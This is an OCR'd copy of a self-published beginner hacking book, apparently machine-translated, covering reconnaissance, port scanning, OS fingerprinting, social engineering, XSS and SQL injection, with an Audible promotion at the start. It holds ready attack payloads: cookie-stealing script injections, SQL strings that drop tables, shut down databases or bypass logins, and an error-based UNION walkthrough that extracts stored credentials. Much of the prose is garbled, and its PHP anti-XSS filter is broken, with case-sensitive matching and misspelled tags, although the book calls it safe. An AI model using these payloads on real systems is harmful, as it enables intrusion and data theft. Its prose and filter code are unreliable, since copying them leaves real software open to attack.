
HACKING FOR BEGINNERS

STEP BY STEP GUIDE TO CRACKING CODES DISCIPLINE, PENETRATION TESTING AND COMPUTER VIRUS. LEARNING BASIC SECURITY TOOLS ON HOW TO ETHICAL HACK AND GROW

KARNEL ERICKSON

HACKING FOR BEGINNERS

STEP BY STEP GUIDE TO CRACKING CODES DISCIPLINE, PENETRATION TESTING AND COMPUTER VIRUS. LEARNING BASIC SECURITY TOOLS ON HOW TO ETHICAL HACK AND GROW



KARNEL ERICKSON

Hacking for Beginners

Step By Step Guide to Cracking Codes Discipline, Penetration Testing, and Computer Virus. Learning Basic Security Tools On How To Ethical Hack And Grow

Karnel Erickson

Download the Audio Book Version of This Book for FREE

If you love listening to audio books on-the-go, I have great news for you. You can download the audio book version of this book for **FREE** just by signing up for a **FREE** 30-day audible trial! See below for more details!

Audible Trial Benefits

As an audible customer, you will receive the below benefits with your 30-day free trial:

- FREE audible book copy of this book
- After the trial, you will get 1 credit each month to use on any audiobook
- Your credits automatically roll over to the next month if you don't use them
- Choose from Audible's 200,000 + titles
- Listen anywhere with the Audible app across multiple devices
- Make easy, no-hassle exchanges of any audiobook you don't love
- Keep your audiobooks forever, even if you cancel your membership
- And much more

Click the links below to get started!

For Audible US

https://www.audible.com/pd/B081ZFW4RP/?source_code=AUDFPWS0223189MWT-BK-ACX0-173769&ref=acx_bty_BK_ACX0_173769_rh_us

For Audible UK

https://www.audible.co.uk/pd/B081ZHSSD3/?source_code=AUKFrDlWS02231890H6-BK-ACX0-173769&ref=acx_bty_BK_ACX0_173769_rh_uk

For Audible FR

https://www.audible.fr/pd/B081ZCF4KZ/?source_code=FRAORWS022318903B-BK-ACX0-173769&ref=acx_bty_BK_ACX0_173769_rh_fr

For Audible DE

https://www.audible.de/pd/B081ZGBFT8/?source_code=EKAORWS0223189009-BK-ACX0-173769&ref=acx_bty_BK_ACX0_173769_rh_de

INTRODUCTION

Congratulations on purchasing *Hacking For Beginners* and thank you for doing so.

There are plenty of books on this subject on the market, thanks again for choosing this one! Every effort was made to ensure it is full of as much useful information as possible. Please enjoy!

How Are Victims Found? Fingerprinting, Google Hacking, and Co.

In front of a hacker attack on a system, it is common practice for an attacker to engage in education and to inform himself about the target system, if it is already known. This allows the attack to be tailored to the target and aligned with any weak points that may be present in order to be effective at all costs. Depending on the target and motivation of the attackers, various types of systems are attacked. The spectrum of these target systems ranges from unsuspecting surfers across web pages and servers to corporations and governments. The enlightenment phase - the phase before the actual attack in which a system is scouted out - can be subdivided into passive recognition and active enlightenment. By passive elucidation, we mean the gathering of information without direct contact with the target system. On the other hand, active enlightenment attempts to gather information through direct interaction with the target system. In passive enlightenment, foot-printing, attackers seek information about the entire target system. So it is trying to create a rough "footprint." The information you are looking for, for example, the hardware used, IP address ranges, IP addresses of individual computers or information about a company's employees. Active enlightenment or fingerprinting attempts to profile individual components of a system. Thus, individual computers are scouted to find vulnerabilities

such as open ports. The attackers thus create a "fingerprint " of individual system components and thus try to discover potential entry gates.

The aim of this book is to introduce the techniques used in preparation for the preparations and to point out appropriate countermeasures. For this purpose, first, the various types of attackers and their motivation for attack and potential target selection are introduced. Subsequently, the phase of clarification with the techniques used in passive and active elucidation is presented in detail. Finally, countermeasures are shown, addressing both general measures and those specifically tailored to the clarification techniques presented here.

CHAPTER 1 – TYPES OF ATTACKERS

As attackers differ in their motivation and technical capabilities, different types of attackers attack different types of systems and have different attacking intentions. According to Roge, attackers can be divided into seven types. These will be briefly presented below.

Newbie

Members of this group are mostly new to hacking and have only basic computer and network security skills. Therefore, they use preprogrammed software tool kits for their attacks. These software tool kits are widely used on the internet and easy to find. Their attacks are therefore limited to systems for which already existing tool kits exist.

Cyber Punks

Cyberpunks possess advanced software, programming, and system knowledge. They are quite criminal in their intentions. Cyberpunks attack web servers to redesign web pages (defacing) and are often active in spam and credit card fraud.

Internals

The Internals group consists of former and dissatisfied employees. They are usually technically savvy and can make attacks based on their former or current job functions and responsibilities. Their attacks are directed against their former or current employers since they can use their knowledge of the systems there.

Coders

This group has the extensive technical knowledge and is able to exploit security vulnerabilities and so-called program exploits.

Old Guard Hackers

This group does not necessarily pursue criminal intentions but is guided by the hacker ethic of the first hacker generation. According to [Raym03], hacking ethics is defined as the belief that information should be freely available, and the belief that attacks on computer systems are ethical. It is, therefore, considered ethical as long as no criminal intentions are being pursued, but rather the onslaught of fun and exploration enjoyment. Legally, attacks on computer systems are ethically unjustifiable and thus punishable.

Professional Criminals and Cyber Terrorists

These groups consist of professional criminals and former secretaries who are well trained and equipped. They mainly engage in the field of industrial espionage and its targets are thus networks. Little is known about this group, and they are considered very dangerous .

Enlightenment

Despite the differences in target selection, technical capabilities, and motivation for attacks, all types of attackers need detailed knowledge of the target system prior to an attack. Thus, prior to each attack, clarification must be provided, and information must be collected. The techniques used in the explanation are presented in the following section.

Explanation

Aufklarung means that the information gathering and evaluation is under attack in the context of the topic of the seminar. For an attacker, it is necessary to select a target before the actual attack and to scout it out. A first impression of the target and the subsystems used, i.e., the individual computers, is made by an attacker using passive elucidation. After evaluating this information, he usually finds a system that he now investigates in more detail to find vulnerabilities. With the help of active enlightenment, it is now possible to more accurately profile such concrete goals and adapt them to the software used. Aufklarung is used in a hacker attack so in order to increase the chances of success of the attack.

CHAPTER 2 – PASSIVE ENLIGHTENMENT AND FOOT-PRINTING

Included in the passive enlightenment/foot-printing category are techniques that can be used to gather information about a goal without interacting directly with the target system. By using "third " sources for obtaining information, no traces of the attacker will be left on the target system, for example in the form of IP addresses in server log entries. The possibilities of foot-printing include, among other things, examining the company website, possibly using a proxy to disguise your own identity and IP address.

General Search

General information about a destination can be found with a general search using search engines, web pages or news. Important information The technology used in the target system can be used to study vacancies, as the requirements for network specialists can be used to refer to the products used. For an attacker, it may also be important to examine the personal web pages of employees (if any) and collect instant messaging usernames, email addresses, and phone numbers. In general, any information about the target can be useful at attack time, and therefore, at least in the phase of enlightenment, is important and should be collected .

Google Hacking

Google hacking is a technique that uses the so-called "advanced " operators of search engines to find information on the web that an attacker can exploit for an attack. This technique can be used to find all the files and information that reside on a web server indexed by search engine web

crawlers. These include directory lists of servers, the exact version of the server software used, information about a company's intranet, or personal information about employees. So, as Google Hacking exploits, private or security-sensitive information have been inadvertently compromised on servers, and search engine crawlers have indexed that information, leaving them with a search query. Other possible Google Hacking queries include a company's domains, security vulnerabilities, and associated exploits, targets that match specific exploits, usernames, passwords, or source code.

The following operators represent a selection of operators used in Google Hacking searches:

- intitle: restricts the results to documents containing the directly following expression in the title
- inurl: constrain the results to documents containing the directly following expression in the URL
- filetype: limits the results to documents with the corresponding file extension. In addition, a desired search term ff must be specified.
- site: restrict the results to documents in the specified domain

These operators can now be combined in almost any way to search queries and can 'bring up' a lot of security-relevant data. As an example, here is a search query from the Google Hacking database [Long07], in which many Google requests from the network security area are recorded.

Enlightenment

If the permissions on the server are not set correctly and the Google crawlers can read the contents of the / etc / password folder, an attacker can use this search to find password files. The attacker can then attempt to decrypt the found password files, which are usually encrypted, by means of a dictionary attack, and access the discovered system with the decrypted passwords. Another possibility for the attacker is to add the decrypted "password" to his dictionary for further attack.

DNS

The Domain Name System is a hierarchical, distributed database that assigns one or more IP addresses to a domain name. Normally, this IP address is hidden from the user, but it can be explicitly queried and thus used as a starting point for further searches regarding the IP address range of an organization or for WHOIS queries. [Mock87]

WHOIS queries

The NICNAME/WHOIS protocol is used to query distributed databases that provide a directory of registered domains and IP addresses. Originally, the standard [HaSF85] provided only one central database on one central server, as all domains were managed centrally by the Network Information Center. As the Internet grew, the standard was updated and switched to a distributed database system. [Daig04] The administration of the various top-level domains has also been transferred to several registrars, each of which maintains its own WHOIS database. WHOIS queries are possible with different tools or via web interfaces. The DENIC (German Network Information Center) is responsible for assigning and administering .de domains, whose database provides the following information for a WHOIS query of a domain [DENI07]:

- Holder

This is the domain owner who is the contracting party of DENIC and has material claims to this domain.

- Admin-C

This is the administrative contact person named by the domain owner and obliged to DENIC to make binding decisions on the domain. This is important if the domain owner is not a person but a company or organization.

- Tech-C

This is the technical maintainer of the domain, in private individuals with rented webspace usually a provider. These providers rent webspace and operate name-servers for domains stored on their webspace, which would be a great expense for private individuals.

- Zone-C

The zone administrator is the technical maintainer of the registered name servers of the domain, which is responsible for the accessibility of the name servers. For private individuals, this is usually the same provider that is also Tech-C.

Name, organization, address, postal code, city, country, and timestamp of the last changes issued. Optionally for Holder and Admin-C, but always at Tech-C and Zone-C, phone numbers, faxes, and email addresses are displayed. Furthermore, technical information such as the expiration date of the domain and at least two name servers are issued for each domain.

The attacker can now use the specified name servers as a starting point for more intensive searches. The specified contact details for the admin can be used by attackers for social engineering (Section 3.3.1), and the specified expiration date of the domain is important .

Enlightenment

If a WHOIS query with an IP address as a parameter is executed, the database of the responsible RIR is queried and information about the holder of the IP address and the holder assigned IP address range is output. This information is very useful for active enlightenment, as certain IP addresses can now be examined for active systems, i.e. connected computers that respond to requests from outside.

Active Enlightenment

Active enlightenment refers to techniques that interact directly with the target system to gather more information about the target system. Examples include port scanning to find open ports on a server, and OS fingerprinting to identify the running operating system of the server. These techniques are applied to servers discovered by passive enlightenment. The then-found information about the systems, in turn, makes it possible to make better adapted and thus potentially more successful attacks.

Ping Sweeps

Network Ping sweeps such computers that are turned on and respond to a ping request—there are active systems that can be found in a network by all the IP address ranges being equally studied. The ping process itself is implemented using the Internet Control Message Protocol (ICMP) and

sends out ICMP echo request packets. If a system is active, it responds with an ICMP Echo Reply packet. If an attacker has found a list of active systems by ping sweeps on an IP address area, they can be further investigated.

Port Scanning

If an attacker has found active systems, he can perform this one port scan with the aim of finding open ports. Open ports are ports where applications wait for incoming connections and accept connections. A port scanner sends TCP or UDP packets to a port range and can close responses to the status of those ports. Responses to packages with certain flags set are standardized according to [Info81b]. Some known scan types are [McSK99]:

- TCP Connect Scan

This scan establishes a TCP connection with the 3-way handshake (SYN, SYN / ACK, ACK) to the destination port. If successful, it can be deduced that a service is running on this port and accepts connections.

- TCP SYN Scan

Here, no connection is established, but only an SYN package sent to the destination port. If the system responds with SYN / ACK, this port is open. If an RST / ACK comes back, the system will not listen to this port. Because no connection is established, this scan does not appear as a connection or connection attempt in the server logs. This leaves the IP address of the attacker and the scan attempt undetected.

- TCP FIN Scan, TCP Xmas Tree Scan, TCP Zero Scan

These scans set the FIN flag/FIN, URG and PSH flag/no flags. If the ports are closed, an RST is received as a response, open ports ignore these packets and do not respond.

- UDP scan

An empty UDP packet is sent to the destination port. If the answer is ICMP port unreachable, the port is closed, if no answer is received, it will be closed.

Using the open ports of a system, an attacker can identify running applications that accept connections. With this information, the attacker can see what function the system is doing, ie for a web server, port 80 is usually for HTTP and for a mail server, ports 25 and 587 for SMTP. With this knowledge, the attacker can decide if he chooses this server as the target, and adapt his attack to the existing applications.

OS Fingerprinting

With OS fingerprinting, TCP/IP packets with specific flags are sent to a destination and the answers are analyzed, so that the operating system used can be concluded by comparing them with a database. The database contains the responses from different operating systems to these TCP/IP packets that were discovered experimentally. OS fingerprinting leverages the TCP/IP stack, the signature TCP/IP implementation that differs from OS to OS. A system can respond to a series of requests by creating a "fingerprint." The request types used for fingerprinting can be broken down according to the package types used:

TCP Requests

These requests use TCP packets. The packages contain different flags and the reactions of the target system to these flags are analyzed.

FIN sample

A packet with a set FIN flag is sent to an open port. The correct answer would be not to respond, but many implementations send an RST back. FIN Probe is similar to TCP FIN Scan but assumes that only closed ports return an RST. So the FIN sample only provides information about an implementation if it is safe to say that the requested port is open due to another scan.

TCP ISN Sampling

Here the initial sequence number of the TCP implementation is tried to determine a binding request. Depending on the operating system, different methods will be used. Older Unix systems increase in 64k increments, newer ones increase randomly, Linux systems choose random numbers, and Microsoft uses a time-dependent method in which the ISN increments by a fixed amount in each unit of time.

TCP Timestamp

Here, the value of the TCP timestamp option, a field with the current time of the sender, is examined. Some implementations do not support the option, while others increase the value at fixed time intervals.

TCP Options

Here, certain TCP options are used in the sent packages. Depending on whether these are included in the answer, you can see which options are supported and thus close to the implementation. In one package several options can be set and tested at the same time.

TCP Initial Window

TCP Initial Window checks the set window size for returned packets. The window size is partially unambiguous to an implementation.

ACK Value

The ACK flag is set in response to a FIN / URG / PSH and the acknowledgment number field contains a different number depending on the implementation. Most systems set the Initial Sequence Number (ISN) of the received packet as an acknowledgment number in response to a FIN/PSH/URG request, and some implementations increase ISN by 1.

ICMP Requests

ICMP requests are requests through the ICMP protocol. The ICMP protocol is used to exchange error and control messages.

ICMP Error Message Quenching

Some operating systems limit the sending rate for error messages. This is tested by sending multiple packets to a random UDP port that is closed. This provokes ICMP Destination Unreachable error corrections. The implementation can then be identified based on the input rate of the scanned system's error alerts.

ICMP Message Quoting

With an ICMP error notification, part of the error-causing packet is returned. The implementations differ here in the amount of data sent. Almost all systems send the IP header and eight bytes back. Solaris and Linux operating systems return one bit or more.

ICMP Error Message Echoing Integrity
This method works like ICMP Message Quoting, again the ICMP error notifications are examined. Here especially the header field and the checksum are analyzed .

Type of Service

The Type of Service field in the ICMP error notification ICMP Port Unreachable is set to 0 by default. However, some implementations differ on this point.

IP Requests

For IP requests, fields of the IP header [Info81a] and special properties of the respective implementation are examined with respect to fragmentation.

IPID sampling
Here the IP Identification field is analyzed. The Identification field in the IP header contains a number that helps to correctly re-assemble fragmented parts of a datagram. Most operating systems increase the IP ID by 1 with each packet sent, while others randomly choose the ID or increase it by 1 in increments.

Don’t Fragment Bit
They do not fragment bit in the IP header prohibits fragmenting the datagram. Some systems set this bit in certain cases, while others do not set it so that the particular behavior can help identify the implementation.

Fragmentation handling
This technique examines the reassembly of fragmented IP packets. In particular, the reassembly of overlapping fragments is observed here.

Passive OS fingerprinting, a variant of the presented OS fingerprinting, does not actively send packets but observes incoming packets. An attacker could use passive OS fingerprinting by connecting to a server, making a request to the server, and examining packets sent by the server. Since the TCP / IP implementation differs, the observation and analysis of the following fields identify operating systems [PeCh04]:

- TTL start value (8 bit) (IP header)
- Window size¨ (16 bit) (TCP header)
- Maximum segment size¨ (16 bit) (TCP header)
- "Don 't fragment " flag (1 bit) (IP header)
- sackOK option (1 bit) (TCP header)
- nop option (1 bit) (IP header)
- Window Scaling Option (8 bit) (TCP header)
- Start packet size¨ (16 bit) (TCP header)

These fields together result in a 67-bit long signature, which is compared with a database. Since only the incoming packets are examined, the examination for the source host is not apparent .

Mixed Forms

Some techniques are both passive (with no direct interaction with the target), as well as active enlightenment, through direct interaction with the goal, to be assigned, or used both in enlightenment and attack. The best known of these hybrid forms is social engineering.

Social Engineering

Social engineering is the art of manipulating a human being to act in the interests of the aggressor. [PeCh04] It is usually used to:

- get physical access to protected resources
- to obtain permissions for the remote access
- access protected information
- violate other security controls

If social engineering is used in direct interaction with, for example, employees of the target company in order to obtain information, it can be attributed to active explanation. If the attacker does not interact directly with the employees but overhears, e.g., a conversation between two employees, this is to be assigned to the passive explanation. Social engineering can be used, for example, in order to give the attacker access to a protected security area .

CHAPTER 3 – COUNTERMEASURES

In this section, we will now discuss some countermeasures for use against the clarification techniques discussed above. First, some general countermeasures are presented, followed by special techniques against passive enlightenment, active enlightenment, and social engineering.

General

Common countermeasures include applicable security policy, removal of standard files such as the server software, and the software version number and changing the default settings, such as the default user name and password. It is also important to educate users on secure passwording and handling sensitive information. It is also absolutely necessary to regularly update the software used and to keep track of reports about "security gaps" in the software used.

Passive Enlightenment/Foot-printing

As a countermeasure to Internet research and Google hacking, it is advisable to check the contents of your own website and remove unneeded published information. If this is not possible, it is important to hide sensitive files or directories because Google Crawlers index all files residing on a web server. By creating a robots.txt file containing control statements for the various crawlers, the behavior of the search engine crawlers can be influenced. For example, by specifying in robots.txt, crawlers can be banned from entering certain directories and tracking links. Specifying META tags in the HTML header allows the crawlers to index the pages found in the search engine cache. Setting up password-protected areas using htaccess also helps hide information from crawlers. Sufficient protection of a page can be checked by Google search queries. In doing so,

Google Hacking methods, which are also used by attackers, are applied to the site to be protected in order to find unneeded published information. [Long05]

On the other hand, queries by WHOIS and DNS databases, which were also used by attackers, cannot be prevented. This is because the WHOIS entries are required by law and the DNS entries are required to call a domain. This information is thus freely available, and since the query is about databases that are managed by "third parties ", it is unclear to a potential attacker who has requested these entries.

Active Enlightenment/Fingerprinting

The port scan of a system cannot be prevented, but it can be ensured that no unnecessary ports are open. Port scans and thus preparation for attacks can be detected early on if the server logs are analyzed on a regular basis. If such seizure preparations are detected, it helps to regain your own safety precautions. Check and adjust as needed, such as updating the firewall settings to other software or software with known security gaps. Another active option is, with intent, to open wrong ports to swap potential attackers.

OS fingerprinting cannot be prevented, but it can be detected by the server logs. As an active countermeasure to Nmap, IP Personality, a kernel module, which can swap a different system by changing flags in the TCP header.

Social Engineering

It is important to raise awareness of the existence of social engineering and the progression of a social engineering attack. Here a training of the own coworkers helps to handle security-relevant data and particularly for handling social engineering ring. Employees should be trained to unambiguously identify the identity of the counterpart before sensitive data is released. Badly prepared social engineering attacks can be identified by detailed inquiries.

CHAPTER 4 – WEB HACKING, XSS, AND SQL INJECTION

Over the past decade, the World Wide Web has expanded rapidly and is still evolving today. Traditional systems are being replaced by dynamic, browsable applications that are hosted on web servers and access the vast database. The continued implementation of the broadband Internet has paved the way for multimedia enhancements. And the dramatic evolution of wireless technologies today offers WWW a chance to reach anywhere.

Undoubtedly, the benefits of the World Wide Web are to overcome spatial and temporal limits. Today, we can order from the comfort of your home a new phone that has just been produced in Japan, order it through the web, or apply for a job remotely in South America with one click. In business, the Web is being exploited more and more, as it makes access to customers and opportunities much easier. The bank services are now online. Shopping goes on the net with fast and easy payment by credit cards. And more and more e-business companies are born.

But for any web-based application that goes online, and any e-business that powers up a rack of servers, malicious hackers with appropriate attack techniques are also available. While people are coming to terms with new technologies and making their network, web servers with firewalls, and defense systems more secure, the attackers have also become smarter so they can break these systems and firewalls. The continued rapid growth of web technologies also leaves many security gaps. In this book, as we mentioned before, the well-known web-application-hacking techniques are presented, and avoidance methods are shown.

First, let us discuss an overview of web application architecture.

Web Application Architecture

Traditional HTML pages are static, that is, they will eventually be generated and will be available in that form on the Web server through the URL of the page. Of course, it is also desirable to have an HTML page dynamically generated, for example, to influence recent page data of the caller. Dynamic web pages are generated by a web application at runtime.

Web applications generally differ in client-side and server-side web applications. Client-side web applications are run on client machines. The known technologies for such web applications are JavaScript, VBScript Flash, Applet. Server-side web applications are executed on the server, often used for the dynamic generation of data, e.g., from a database. The well-known technologies for server-side web applications are Common Gateway Interface (CGI), Server APIs, and scripting languages such as ASP, PHP, JSP.

A common dynamic web system consists of 4 components: the web client (often a browser), the front-end web server, the server applications, and the server database. The front-end web server acts as an interface for interfacing with the outside world, getting input from the web client via HTML forms and HTTP, and returns an output generated by the application in the form of HTML pages. The server application works with the database to perform transactions.

Each component of the web system has its own specific vulnerabilities. Here is a short overview of the basic types of attacks on each component:

- Web client: execute active content, client software vulnerability exploits, cross-site scripting (XSS).
- Web server: server software security vulnerabilities exploitation.
- Web application: an attack against authentication, authorization, input validation.
- Database: execute privileged commands through database query, manipulate queries (SQL Injection) to get excessive record.

Of these, XSS and SQL Injection have been selected as web-based tools.

XSS

Cross-site scripting (XSS) exploits a security gap in the attacked application and can be used to modify the data of an original page, thereby paying for the active attacks. In XSS, information is embedded by an attacker in a supposedly secure site. [ScSh02]

One can imagine that a malicious user leaves a few lines of JavaScript code as a message in one guestbook for others. In the event that the guestbook does not consider this user's input suspect, script code will be embedded in the page and later exported to any user's browser that allows JavaScript code. Often important information such as access data, personal or financial data is stolen in the cookie.

The easiest way to test an input field if it contains an XSS security gap is to type the following line:

<script Language = "Javascript"> alert ('hello '); </ script >

If the browser opens a window with the text 'Hello,' this means that JavaScript has been written to the guestbook as script code. Then the user browser reads the HTML page with the written script code and executes it.

Types of XSS

Depending on location (client-side or server-side) and duration (permanent or non-permanent), cross-site scripting attacks are divided into three basic types.

Type 0

Type 0 are the XSS latches that contain the manipulated script code on the client-side. For example, this could be a JavaScript code that gets a URL argument value and writes unfiltered:

http://www.example.com/search.cgi?query=
<script>alert(document.cookie); </ Script>

When the client browser submits this URL, it then gets an HTML page containing the JavaScript code. This embedded JavaScript code is executed on client machines with current client rights to steal cookies. The code in < script > tag is unlimited, and it can also be replaced by a script code from other servers.

Example scenario:

1. Is there a link?

http://www.example.com/search.cgi?query=
<script>alert(document.cookie); </ Script> published in the forum or on a web page.

2. Alice clicks on the link

3. The malicious script opens an HTML page on Alice's computer

4. This HTML page contains the malicious script that is executed on Alice's computer with its privilege rights.

Type 1

In this type, the manipulated script is on the server-side and not permanent. There is no problem with the subsequent execution of the script with non-random input. For example, a search function on the server that gets the search term ff as input without filtering and outputs something like this:

The one you searched for: "search term" is in .....

And she is using search string ff = < script > alert (document.cookie); < / script > , which provide output :
The one you are looking for: <script> alert (document.cookie); </ script> is located in .....

The script code is executed again on user computers in order to steal cookies with sensitive information.

Example scenario:

1. Alice often visits a Web site A that contains XSS security holes.

2. Tom creates a manipulated URL to site A and sends it to Alice

3. Alice visits the manipulated URL

4. The embedded script in the URL will be executed in Alice's browser as if it came directly from web page A. The script can steal sensitive information (banking account, email account, ...) and send it to Tom without Alice's knowledge.

Type 2

With XSS with Type2, the manipulated script code is permanently written to a web page. It is the most dangerous form since it affects many users. This type 2 works similarly like Type 1, only that the output persistently stays on the page.

Example:

1. Website A, again containing XSS security holes, allows users to post news or other content.

2. Tom posts a message on this website:

"A really good website! <Script> alert (document.cookie); </ script>”

3. When looking at the news, the script code is run on user machines and therefore can user cookies, other things without his knowledge to Tom.

Protection

Website operators should never trust user input. All incoming input values must be viewed and filtered. You should define an input table exactly and only allow such input.

XSS attack actually embeds a manipulated script code between 2 < script > tag and < / script > tag (or < object>, < applet>, < embeded >). If these tags are removed, the malicious script code is no longer executable. You can filter these tags by typing through, for example, the following PHP code:

function filter ($ input) {

$ input = ereg_replace ("<script>", "", $ input); $ input = ereg_replace ("</ script>", "", $ input); $ input = ereg_replace ("<object>", "", $ input); $ input = ereg_replace ("</ objectt>", "", $ input); $ input = ereg_replace ("<apllet>", "", $ input); $ input = ereg_replace ("</ applet>", "", $ input); $ input = ereg_replace ("<embeded>", "", $ input); $ input = ereg_replace ("</ embeded>", "", $ input);
return $ input; }

This removes all entries with dangerous tags, e.g., the above cookie stealing. Script code looks like this after filtering:

alert (document.cookie);

It is, of course, no longer harmful! In some cases, the input should be clearly printed unchanged. You can do that by entering the user escapes, that is, all special characters are with replaced their equivalent in HTML-the so-called escape sequences. These escape sequences are a sequence of normal characters that represent their special characters. For example, the string < script > will appear as a normal string < script > . displayed later as a string < script > by the browser, which is recognized as no more tag. The conversion of special characters can be realized with the function htmlentities ().

function escaping ($ input) {

$ input = htmlentities ($ input);

return $ input;

}

This method is a simple and secure way to deal with XSS. Nevertheless, there is a big disadvantage that all special characters and thus, all tags are blocked. Users can, of course, not use HTML tags to format their text.

By turning off ActiveScripting in the browser, you can protect against XSS on the client-side - no manipulated script code is executed on the client-side. Nevertheless, this does not help with pure HTML injection (e.g., with < iframe > tag ...), but it is not dangerous like real XSS. It cannot steal cookies from clients under any circumstances.

CHAPTER 5 – SQL INJECTION

What is SQL injection?

An SQL injection is the manipulation of transaction SQL queries into an application to provoke an unforeseen reaction. [ScSh02] Typically, web applications provide an interface for users to communicate with the database, At this point, there are security gaps when web applications do not properly filter user input, so hackers can use the SQL commands to send data to the database, destroy data, or even invade underlying systems.

Functionality and SQL injection types

Depending on attacks, there are generally three main categories of SQL injection subdivided: SQL manipulation, code injection, function call injection. These will be explained in the following sections with examples.

1. SQL Manipulation: Is a process where normal running database queries are affected by SQL statements. The general case, the attacker, is inserted into the information of the where clause of an SQL statement returned by the database. Thus, manipulating the where clause can change the entire SQL statement.
2. URL of a web page:

http://www.nosecurity.com/mypage.asp?user=hacker&pass= 'hack '

and becomes the SQL statement of the web application for the database query:

Select * from table where login = 'hacker ' and password = 'hack '

After the execution of this query, if there are such user and password in the table, the user is logged in successfully. Now the password is assigned as ' or 1 = 1 -. The SQL statement of the web application looks like this:

Select * from table where login = 'hacker ' and password = ' ' or 1 = 1-comment

Login occurs whenever there is a user hacker, regardless of the password. Here are the typical inputs in form fields to determine if an application with SQL injection is vulnerable:

Discard database table: '; drop table users--
Shutdown Database: '; shutdown--
Authentication without password: no matter 'or ' a '= ' a '
Authentication only with username: admin ' -

The double hyphen (-) converts all data into comments. Thus all other conditions are negligible.

3. Code Injection: is a process of injecting new SQL commands into a stream of commands. This type of attack is especially dangerous if multiple SQL commands are supported per database query. Consider an example made with IIS, ASP, and MSSQL:

Is the URL of a webpage: http://www.nosecurity.com/mypage.asp?id=45

In the URL, the id parameter is accepted by the speaker script as part of the SQL query. More specifically, it is used as a parameter for the where clause. Let's add another SQL code:

http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

Information_schema.tables is a table that stores all information from other tables on the server.

SQL command: SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES returns the first table name as string

(nvarchar) of information schema.tables, which is combined with an id as int = > An error message from the server:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07 ' [Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the nvarchar value 'logintable ' to a column of data type int. /Mypage.asp, line 5

In the error message, we know a table called 'logintable '.

Username and password included. Next SQL code for the query:

http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'logintable ' -

Analogous to information schema.tables, information schema.columns contains all column names as string united with id = 45 as int . It returns to error message:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07 ' [Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the nvarchar value 'login_id ' to a column of data type int. /Index.asp, line 5

From the error message we know that the first column is called 'login id '. The following query will retrieve the second column name:

http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'logintable ' WHERE COLUMN_NAME NOT IN ('login_id ') -

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07 ' [Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the nvarchar value 'login_name ' to a column of data type int. /Index.asp, line 5

Continue to get the third column name:

http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'logintable ' WHERE COLUMN_NAME NOT IN ('login_id ', 'login_name ') -

Output :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07 ' [Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the nvarchar value 'passwd ' to a column of data type int. /Index.asp, line 5

Presumably, passwd-column must contain all passwords. The last step gets the user name and password:

http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 login_name FROM logintable--

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07 ' [Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the nvarchar value 'Rahul ' to a column of data type int. /Index.asp, line 5

Next query:

http://www.nosecurity.com/mypage.asp?id=45 UNION SELECT TOP 1 password FROM logintable where login_name = 'Rahul ' -

Output :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07 ' [Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error

converting the nvarchar value 'P455w0rd ' to a column of data type int. /Index.asp, line 5

